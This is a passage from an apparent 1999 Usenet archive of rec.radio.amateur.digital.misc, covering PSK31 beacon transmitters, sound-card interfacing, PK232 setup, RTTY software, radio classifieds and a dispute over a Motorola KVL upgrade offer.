They have them on marine radios. I'm sure it's not $20,000.
Keep posting. Someone will have a good answer. I'll check
with some of my maritime mobile friends in the meantime.

Jack VE3EED/W7
in Chandler, AZ
--

2184. Re: Amateur Transceiver - TS120V

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <37311327@news.iprolink.co.nz>
Source record: 18340
Cross-posted to: alt.ham-radio.marketplace,aus.radio.amateur.digital,aus.radio.amateur.misc,nz.wanted,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

I'm planning a beacon that operates PSK31, so needs
an SSB trransmitter.

Any better cheap suggestions?

Fred

2185. Re: Amateur Transceiver - TS120V

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <373114e9@news.iprolink.co.nz>
Source record: 18341
Cross-posted to: aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

The trouble is that I plan to run the beacon on PSK31
and other modes that re quire linear operation and SSB
mode, and I'm not in the mood to build something that
complex.

How about an old crystal controlled 25W commercial
HF RT. Anybody got one of those going cheap?

Fred

2186. Wanted - cheap low power HF rig

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <373116d9@news.iprolink.co.nz>
Source record: 18342
Cross-posted to: alt.ham-radio.exotic-modes,alt.ham-radio.hf,alt.ham-radio.marketplace,aus.radio.amateur.digital,aus.radio.amateur.misc,nz.wanted,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

I need an HF rig for 20m, capable of SSB, to use as
a beacon transmitter. It needs to be cheap, and
preferably in New Zealand. The beacon will be used
for PSK31 and Hellschreiber modes.

I would be interested in

Kenwood TS-120V
Yaesu FT-7
Other low power amateur sets
Commercial 25W crystal controlled SSB sets

The receiver need not be working. Any supply voltage
considered - AC or DC.

Any offers or suggestions to as149@detroit.freenet.org

Fred

2187. Re: Looking for PONG chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: No_Spam@No_Site.ca
Message-ID: <SJgY2.107$mC1.479@198.235.216.4>
Source record: 18343

On 1999-05-05 s.monsey@worldnet.att.net said:
>Newsgroups: rec.radio.amateur.digital.misc
>Date: Wed, 05 May 1999 01:00:32 -0700
>Organization: AT&T WorldNet Services
>NNTP-Posting-Host: 12.73.97.95
>X-Trace: bgtnsc03.worldnet.att.net 925891275 22363 12.73.97.95
(5 May 1999 08:01:15 GMT)
>NNTP-Posting-Date: 5 May 1999 08:01:15 GMT

> I know this is not a ham radio question....but hams would know the
> answer. There a fun group of people!
> I remember sometime back seeing a chip with the game of PONG on it.
> It was not the PIC chip version. In fact I think it had like four
> versions of PONG.
> Does anyone recall this chip?
> Steve -- N0FPF

The chip you're speaking of is the General Instruments 8500-1, a
28-pin DIP that uses a 2.012160 MHz crystal. Don Lancaster featured it
on page 472 of his CMOS Cookbook - Second Edition (still available). I
never experimented with it myself, I just remember reading about it in
the book. Saturday-morning yard sales are probably the best source for
the chip - offer them 50 cents for the old PONG game...

--
From the keyboard of Alan - VE3NNM (Kenora, ON, CANADA)
email: ve3nnm AT excite DOT com
http://www.voyageur.ca/~tokyo/
---
posted using NetTamer | The TRUTH about Micro$oft
http://www.nettamer.net/tamer.html | http://www.vcnet.com/bms/

Intel's new Pentiium 3! - http://www.bigbrotherinside.com

2188. Free Front end for PSK31SBW (PSK31 for Windows with Soundblaster)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: Al Williams <alw@al-williams.com>
Message-ID: <ODduMX#I#GA.322@nih2naae.prod2.compuserve.com>
Source record: 18344

If you are using PSK31SBW, try PSKGNR which adds type ahead and other features to the program.

http://www.al-williams.com/wd5gnr/pskgnr.htm

Enjoy!
73,

Al WD5GNR

2189. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7gssj3ucg1@news.minn.net>
Source record: 18345

In article <7ffaih$73k$1@nnrp1.dejanews.com>, Antoon <antoon.milatz@tek.com> wrote:
>Dear OM's,
>
>For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster
>card with my transceivers. To avoid ground loops, rfi etc I want to make an
>isolated connection. Who has experience with doing so ? Or is it not needed
>at all ? If not what is the best way to make an connection between PC/SB and
>ham trx ?
>
>Antoon PA3BWE
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

The is an excellent interface design for PSK31 in the May99 issue of QST
(see page 41) I use it for PSK31 and it should work for you.

73

John Douglas
N0ISL
Timewave Technology

****
See the latest id DSP hardware/software and upgrades for the digital
modes at the Timewave booth (#111) at Dayton
****

2190. PK232/MBX Info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: captkirk@REMOVETHISmicron.net
Message-ID: <37321397.1543659@news.micron.net>
Source record: 18346
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Just getting back into packet. My PK232 manual is packed away in a box somewhere and I can't remember some info regarding the PK232. I need to set it to autobaud so I can communicate. Is the reset the Jumper next to the Lithium battery? And which key do I need to press to set the baud rate?

Or, what is the proper procedure to do this?

'Captain' Kirk DeHaan

NRA Life Member
Ham - N6SXR

Some see the glass as half full,
some see it as half empty,
I see it as broken.

Remove "REMOVETHIS" from address before replying

2191. WTB: FREDERICK 1635TD SPEC DISPLAY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: RAMSTA <ramsta@cts.com>
Message-ID: <01be9815$0dba4940$4e0b78d8@ramsta.inetworld.net>
Source record: 18347

Unit must be in exc or better cond working well. Thanks,

Mike/KC8CU/San Diego 619-659-1215

2192. WTB: FREDERICK 1635A RTTY DEMOD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: RAMSTA <ramsta@cts.com>
Message-ID: <01be9815$332d6220$4e0b78d8@ramsta.inetworld.net>
Source record: 18348

Unit must be in exc or better cond working well. Thanks,

Mike/KC8CU/San Diego 619-659-1215

2193. Yeasu FT840 - PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: TP <pridgent@pinn.net>
Message-ID: <7gt90n$an7@netaxs.com>
Source record: 18349

Would appreciate suggestions on how to connect the transmit side from the sound card to the FT-840 xcvr.
Please respond to my email address.
73, Terry
pridgent@pinn.net

2194. FS: Motorola KVL Up Gades for T3011 & T3014 To DX Ver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <edCJC4Bm#GA.256@cpmsnbbsa05>
Source record: 18350
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

Motorola KVL Up Grades for T3011 & T3014 AX,BX or CX

Send me your Motorola Key Variable Loader (KVL)
and I will upgrade it to DX Version to work on the latest radios
such as Astros and MTSX 2000.

$150.00 Parts Labor And Shipping

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

2195. FS: Motorola Maxtrac 300 800Mhz Conv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <uF9tn7Em#GA.315@cpmsnbbsa02>
Source record: 18351
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

1 Motorola Maxtrac 300 800Mhz 16Ch Conv w/Scan $150.00 + Shipping
2 Motorola Maxtrac 300 800Mhz 16Ch Conv w/o Scan $100.00 + Shipping

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

2196. Re: PSK31 - Two Tones - 2 kHz Apart

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <37321120@news.iprolink.co.nz>
Source record: 18352

Your problem is in the receiver. It is an image, hence it tunes the other way. It is probably some 30dB weaker than the main signal, but since you are listening to a very strong signal and the dynamic range of PSK31 is over 50dB, the signal is copyable.

If you attenuate (externally) the signal into the receiver until it is say S8, you will find the image signal will have disappeared.

The signal will be either being generated in a non-linearity in the receiver, or (much more likely) simply be effectively on the "opposite sideband". Remember that without an SSB filter, your receiver will produce a 1 kHz tone from either of two frequencies (USB or LSB) and these are 2KHz apart. The attenuation of the opposite sideband in the SSB certainly will not be infinite,

Murray ZL1BPU

2197. Re: Linear Modulation on ham radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <373212b6@news.iprolink.co.nz>
Source record: 18353
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.space

Please define "linear modulation" as you understand it.

Then we might be able to comment.

Fred

2198. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: billk@inland.net
Message-ID: <37336081.1459156@news.inland.net>
Source record: 18354

check out this web site...

http://www.sanduskyohio.com/lectrokit/
Bill Kearns WB6JAR
billk@inland.net

2199. FS: Motorola HT-440 VHF 4 Watt 4 Channel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <eG6pRNGm#GA.310@cpmsnbbsa05>
Source record: 18355
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT440 VHF 140-170 4 Watt 4 Channel
Ch 1: Blank
Ch 2: TX/RX 151.955
Ch 3: TX/RX 146.280
Ch 4: TX/RX 144.480

Asking $50.00 Or Best Offer + Shipping

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2200. FS: Motorola HT-90 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <uW1hdNGm#GA.279@cpmsnbbsa05>
Source record: 18356
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $50.00 Or Best Offer + Shipping

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2201. Re: PK232/MBX Info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: Clinton <cpeebles@_nospam_netidea.com>
Message-ID: <3732D846.51D2@_nospam_netidea.com>
Source record: 18357
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

'Captain' Kirk DeHaan wrote:
>
> Just getting back into packet. My PK232 manual is packed away in a
> box somewhere and I can't remember some info regarding the PK232. I
> need to set it to autobaud so I can communicate. Is the reset the
> Jumper next to the Lithium battery? And which key do I need to press
> to set the baud rate?

I think you can only get to one jumper on the bottom without removing
the case, and that's the one you want (jumper JP1). It's right under
the Radio 1/Radio 2 button.
From the manual "If your serial port is operating at 1200 bauds as we
recommend, you'll see the "autobaud" message. Please type (*) for
autobaud routine."

--
Kill the MAI

Remove _nospam_ to reply

Clinton Peebles VE7KNL DN19ie
Salmo, B.C. Canada
E-Mail: cpeebles@netidea.com

2202. OS/2 Pactor software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: Clinton <cpeebles@_nospam_netidea.com>
Message-ID: <3732D8AB.5029@_nospam_netidea.com>
Source record: 18358
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Does anybody know of a good Pactor program for OS/2 that will work on a
PK-232MBX?

--
Kill the MAI

Remove _nospam_ to reply

Clinton Peebles VE7KNL DN19ie
Salmo, B.C. Canada
E-Mail: cpeebles@netidea.com

2203. Re: PSK31 - Two Tones - 2 kHz Apart

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3732456f.29141005@news.crosslink.net>
Source record: 18359

On Fri, 7 May 1999 10:02:38 +1200, "Fred" <as149@detroit.freenet.org>
wrote:

>Your problem is in the receiver. It is an image, hence it tunes the other
>way. It is probably some 30dB weaker than the main signal, but since you are
>listening to a very strong signal and the dynamic range of PSK31 is over
>50dB, the signal is copyable.
>
>If you attenuate (externally) the signal into the receiver until it is say
>S8, you will find the image signal will have disappeared.
>
>The signal will be either being generated in a non-linearity in the
>receiver, or (much more likely) simply be effectively on the "opposite
>sideband". Remember that without an SSB filter, your receiver will produce a
>1 kHz tone from either of two frequencies (USB or LSB) and these are 2KHz
>apart. The attenuation of the opposite sideband in the SSB certainly will
>not be infinite,
>
>Murray ZL1BPU

I like your explanation, Murray, and I am sure you are correct -
however, the two signals read the same on the S meter.

2204. Re: PSK31 - Two Tones - 2 kHz Apart

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7guuk6$p6n21@news.tis-in.trb>
Source record: 18360

In version 1.06 help there is a detailed explanation of the images IN the
software, which are separate from the images in the reciever. I have lost
track of this thread, but I did find the Image information in the help file
very interesting.
KA9CAR

Robert Lay (W9DMK) wrote in message <3730334d.8795080@news.crosslink.net>...
>Someone recently posted a message, either on this newsgroup or on the
>PSK31 Reflector, regarding a problem with PSK31 reception. As I
>remember it (can't seem to find the message now), the author was
>hearing
>identical PSK31 signals that were exactly 2 kHz apart on the band.
>
>I was running some simple tests yesterday in which I was looking for
>the 2nd
>harmonic of the 1 kHz tone and I found the following:
>
>Transmitting from my station #1 (Icom-751A) on frequency 14070.000 and
>using 1
>kHz center frequency.
>
>Receiving on my station #2 (TS-450)on frequency 14070.000 - also using
>1 kHz
>center frequency.
>
>I then scanned upwards in frequency at the receiving station and found
>another
>signal of equal strength when tuning to 14072.000.
>
>This began to remind me of the message that I had seen recently on a
>similar
>phenomena. I don't remember if anyone satisfactorily resolved that
>issue at the
>time, but here is what I found out rather quickly.
>1) the phantom signal tunes backwards from the main signal. That is,
>as you tune
>through it, it moves in the opposite direction in the waterfall in
>comparison with the true signal.
>2) the phantom signal only exists in the TS-450 when the 2nd IF
>passband filters
>of 12 kHz or 6 kHz are in use. When the 2.4 kHz filter is selected,
>the phantom
>signal disappears.
>

>I am sure there is a simple explanation for this phenomena based on
>local
>oscillator frequency, IF center frequency, etc., but I haven't figured
>it out
>yet. In any event, this may be the phenomena that the other gentleman
>experienced.
>

2205. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7guup7$p6n22@news.tis-in.trb>
Source record: 18361

I have mine hard wired together and have no difficulty. I have the PC and the Radio connected to the same power outlet so they are already grounded togther on the power cord path.

Some are using 1:1 transformers in the audio lines, an a RELAY in the control line. Most psk-31 and sstv help files and articles show the schematic.
KA9CAR

Bill Kearns wrote in message <37336081.1459156@news.inland.net>...
>check out this web site...
>
>http://www.sanduskyohio.com/lectrokit/
>Bill Kearns WB6JAR
>billk@inland.net
>

2206. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7gv6d9$7b0$1@brokaw.wa.com>
Source record: 18362

"John Dewey" <jdewey@tribune.com> wrote:

>I have mine hard wired together and have no difficulty. I have the PC and
>the Radio connected to the same power outlet so they are already grounded
>togther on the power cord path.

>Some are using 1:1 transformers in the audio lines, an a RELAY in the
>control line. Most psk-31 and sstv help files and articles show the
>schematic.
>KA9CAR

There is also a schematic at:

http://www.guam.net/pub/midxa/special/v_key_hard.html

Works for SSTV and DVK software so I imagine it should
work with about any soundblaster software.

73, Jim KH2D

2207. Re: PK232/MBX Info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-07 00:00:00 UTC
From: captkirk@REMOVETHISmicron.net
Message-ID: <373444f5.2526092@news.micron.net>
Source record: 18363
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

On Fri, 07 May 1999 05:10:46 -0700, Clinton
<cpeebles@_nospam_netidea.com> spat out:

>'Captain' Kirk DeHaan wrote:
>>
>> Just getting back into packet. My PK232 manual is packed away in a
>> box somewhere and I can't remember some info regarding the PK232. I
>> need to set it to autobaud so I can communicate. Is the reset the
>> Jumper next to the Lithium battery? And which key do I need to press
>> to set the baud rate?
>
>I think you can only get to one jumper on the bottom without removing
>the case, and that's the one you want (jumper JP1). It's right under
>the Radio 1/Radio 2 button.
>From the manual "If your serial port is operating at 1200 bauds as we
>recommend, you'll see the "autobaud" message. Please type (*) for
>autobaud routine."

I must have an older unit as ALL my jumpers are internal. Got the
prolem resolved though. Thanks.

'Captain' Kirk DeHaan

NRA Life Member
Ham - N6SXR

Some see the glass as half full,
some see it as half empty,
I see it as broken.

Remove "REMOVETHIS" from address before replying

2208. ON6TS fact sheet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-08 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <7h1d86prn1@nickel.uunet.be>
Source record: 18364

Please check the "ON6TS Fact sheet" which is accessible through "The Aerts Family homepage".

http://gallery.uunet.be/albert.aerts

2209. RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-08 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7h1kge$a0i$1@mica.netsync.net>
Source record: 18365

Since PSK31 has me back in the digital modes, I was toying with the thought of trying RTTY/AMTOR again. Any good windows software that allows one to xmit RTTY using the sound card? I can't bear the thought of digging my old PK232 out of it's attic storage.

Andy.

2210. Some thoughts about new packet protocols.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: vincent@no_spam.halsall.netkonect.co.uk
Message-ID: <3734e3fa.3616262@news.netkonect.co.uk>
Source record: 18366

Subject: Some thoughts about new packet protocols.....

Geographically Routed Packet Protocol - GRPP

Routing protocols for router-less networks

Is it possible to build a network that is
totally mobile?

A protocol for an entirely radio based network - not
directional - entirely peer-peer - no hierarchies

More at:

http://www.netkonect.co.uk/~halsall/gagfan2.htm

http://skyscraper.fortunecity.com/greater/523/gagfan2.htm

Vincent Halsall

vincent at halsall dot netkonect dot co dot uk

2211. New Amateur radio web ring

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: hotradio@my-dejanews.com
Message-ID: <7h2rt6$h20$1@nnrp1.deja.com>
Source record: 18367

All Amateur radio operators with web pages are invited to join the New Amateur Radio Links Web Ring. Information can be found at: <www.geocities.com/WallStreet/Floor/2632/webring.html>

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2212. New Amateur radio web ring

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: hotradio@my-dejanews.com
Message-ID: <7h2rtl$h22$1@nnrp1.deja.com>
Source record: 18368

All Amateur radio operators with web pages are invited to join the New Amateur Radio Links Web Ring. Information can be found at: <www.geocities.com/WallStreet/Floor/2632/webring.html>

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2213. FS: Motorola HT-440 VHF 4 Watt 4 Channel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OELiqmem#GA.247@cpmsnbbsa05>
Source record: 18369
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT440 VHF 140-170 4 Watt 4 Channel
Ch 1: Blank
Ch 2: TX/RX 151.955
Ch 3: TX/RX 146.280
Ch 4: TX/RX 144.480

Asking $50.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2214. FS: STX After Market Programming Cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <uPx60mem#GA.247@cpmsnbbsa05>
Source record: 18370
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

STX After Market Programming Cable

Asking $50.00 + Shipping

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2215. FS: Motorola HT-90 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <uBbKvmem#GA.247@cpmsnbbsa05>
Source record: 18371
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $50.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2216. FS: Motorola KVL Up Gades for T3011 & T3014 To DX Ver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <uPsE2nem#GA.310@cpmsnbbsa05>
Source record: 18372
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

Motorola KVL Up Grades for T3011 & T3014 AX,BX or CX

Send me your Motorola Key Variable Loader (KVL)
and I will upgrade it to DX Version to work on the latest radios
such as Astros and MTSX 2000.

$150.00 Parts Labor And Shipping

For more Info and pictures visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks !!! Rich

2217. MultiMode 2.1.1 Released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R0905990800430001@news.erols.com>
Source record: 18373
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner,rec.radio.shortwave

I'm pleased to announce the release of version 2.1.1 of MultiMode, a decoding program for amateur radio operators and radio hobbyists.

MultiMode is a shareware application which allows your Macintosh to decode and transmit several different modes of non-voice communication often heard on shortwave and ham radio. It is the only program of its kind for the Macintosh,rivaling commercial packages for the PC platform costing hundreds of dollars. It is ideal for amateur radio operators, shortwave radio listeners, and other radio enthusiasts.

MultiMode allows you to decode and display morse code, RTTY, FAX, SSTV, ACARS, and many other modes on your Mac, without any extra hardware. MultiMode now also allows you to transmit in most of the modes of operation.

MultiMode currently supports the following modes:

Morse Code (CW)
RTTY (Baudot)
ASCII
SITOR-A
SITOR-B / FEC / NAVTEX
SSTV (Slow Scan TV)
WEATHER / SATELLITE FAX
ACARS (Aircraft Communications)
PSK31
DTMF, CCIR, EIA Tone Modes
Hellschreiber
Audio Spectrum Display to aid in properly tuning in stations

MultiMode is shareware. MultiMode may be downloaded from the following URL:
http://www.blackcatsystems.com/software/multimode.html

73's
Chris
N3JLY

2218. Ft 470 DTMF decode?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7h40dr$ga0$1@uranium.btinternet.com>
Source record: 18374
Cross-posted to: alt.ham-radio.fm,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc

Hi
Just a quick question: can the Yaesu FT-470 handheld decode DTMF tones and if so then how? I see a DTMF buton on the keypad but on entering this mode nothing seems different and it does not decode. (PS I know it can send DTMF so it would be logical for it to rx and decode as well)

--
Regards,
Tom
tom.f@btinternet.com

2219. Re: RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Gary <gary_seven@earthling.net>
Message-ID: <926257428.892.68@news.remarQ.com>
Source record: 18375

I like BTL for rtty-
http://www.megalink.net/~n1rct/index.html

2220. What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h4696$2e7c@enews4.newsguy.com>
Source record: 18376

de DG4FDI @ DB0CPU.#RPL.DEU.EU (Thomas)
to SYSOP @ WW

Hello Fellow-Sysops

Here is another bad example what can happen if using internet for
amateur bbs forwarding.
The following mail was sent from a ham (?) bbs in ZS.
Then it was obvious imported by a CB bbs (NL3ODB) in the Netherlands.
(I guess this CBer downloaded the bulletin from a internet ftp server
which are fed with bulletins by mindless bbs sysops.)
Then it was forwarded to another CB bbs (NL3MRK).
Then radio.pe1pzl ("PUMEREND" what ever this is) sent it to the packet radio
network (PI8MBQ).

>R:990428/0052z @:DB0SEL.#BW.DEU.EU
>R:990428/0051z @:DB0ZDF.#RPL.DEU.EU
>R:990428/0054z @:DB0LJ.#RPL.DEU.EU [Mayen-KO,JO30QJ] DP5.07 $:32_ZR4J
>R:990428/0044z @:DB0ACH.#NRW.DEU.EU
>R:990428/0055z @:DB0ACC.#NRW.DEU.EU
>R:990428/0054z @:PI8DRS.#TWE.NLD.EU
>R:990428/0147Z @:PI8DAZ.#TWE.NLD.EU #:21199 [Hengelo] FBB7.00g $:32_ZR4J
>R:990428/0040Z @:PI8APD.#GLD.NLD.EU #:59812 [Apeldoorn] FBB7.00g $:32_ZR4J
>R:990428/0036Z @:PI8WNO.#UTR.NLD.EU #:42992 [DeMeern] FBB5.15c $:32_ZR4J
>R:990428/0030Z @:PI8HGL.#ZH1.NLD.EU #:64693 [Den Haag] FBB $:32_ZR4J
>R:990428/0002Z @:PI8MBQ.#NH2.NLD.EU #:35754 [Haarlem, JO22HJ] FBB7.00g
>R:990422/1027z [PURMEREND] JNOS 1.11-PzL Rulz #:76611 $:32_zr4j
>R:990421/2033Z 12898@NL3MRK.NH.NLD.EU [Obdam-City] FBB7.00g23 $:32_ZR4J
>
>>From zr4j%nl3mrk.nh.nld.eu@radio.pe1pzl Thu Apr 22 12:27:43 1999
>Received: from radio.pe1pzl by radio.pe1pzl (JNOS 1.11-PzL Rulz) with SMTP
> id AA76611 ; Thu, 22 Apr 1999 12:27:36 met
>Message-Id: <32_zr4j@nl3obd.bbs>
>>From: zr4j@nl3mrk.nh.nld.eu
>
>From: ZR4J@ZS6ERB.ERJ.GAU.ZAF.AF
>To : ALL@ZAF

My appeal:

Do not forward (export) amateur radio bulletins outside any media except
amateur RF, which is our media.
Stop forwarding to bbs which use doubtful, non-RF paths, such as internet
(online), e-mail, ftp up/download for bulletins (offline) and telephone bbs.
Don't give such clowns a chance.

Otherwise you might find your next bulletin in any network.

73 de DG4FDI, Thomas, remote sysop DB0CPU

PS: This bulletin was posted to the amateur radio bbs network via RF.
It must not be forwarded, copied etc. to a any other network.
(C) DG4FDI ;-)
---

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2221. Lookin' For Links (in all the right places...)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <MPG.119fb9f14f4ad4b198974e@news.speedchoice.com>
Source record: 18377

Lookin' For Links (in all the right places...)

Please add your links to our collection:
http://www.qex.net/links/links.htm

Thanks, Brian

PS: We had disabled execution of the perl scripts
in the CGI for this and all other CGI on the
server due to abuse.
--
mailto:k7on@arrl.net
--

2222. Re: RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: "Joseph J. Duerbusch" <jduerbus@marz.com>
Message-ID: <3735B5C8.9499CE0E@marz.com>
Source record: 18378

Andy, you probably got many answers to your request. 1st of all, AMTOR is dead. Packtor took its place. I don't know of any soundcard software that does it. Here is the url for the free rtty software, works very well. It is called BLT
http://www.geocities.com/SiliconValley/Heights/4477/

If you like contesting, there is a commerical software package that does it all, including soundcard rtty and they have added psk31. Take a look at:
http://www.contesting.com/writelog/

and if you decide to dig out that old PK-232, you might want to look at my webpage for some ideas on perking it up.
http://www.qsl.net/k0bx

Good Luck
Joe K0BX

2223. Re: Motorola KVL Up Gades for T3011 & T3014 To DX Ver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Eddie <Eddie@dopeshow.net>
Message-ID: <7h4krq$pg3$1@news.monmouth.com>
Source record: 18379
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

Hmmmm, cloning copyrighted EEPROMS's (and SELLING them too ?!?!),
what a dumbass ! (say hello to that twit posting received MDT
traffic on his website for us, and the Cheeks to !).....

I suspect the Moto IPP division will be notifying the US Marshalls,
USSS, and they're going to be busting your door down pretty soon...
And for what ? A lousy $150 ? IDIOT !!

Hmm, unless you're just selling a bunch of "genuine" Moto upgrade
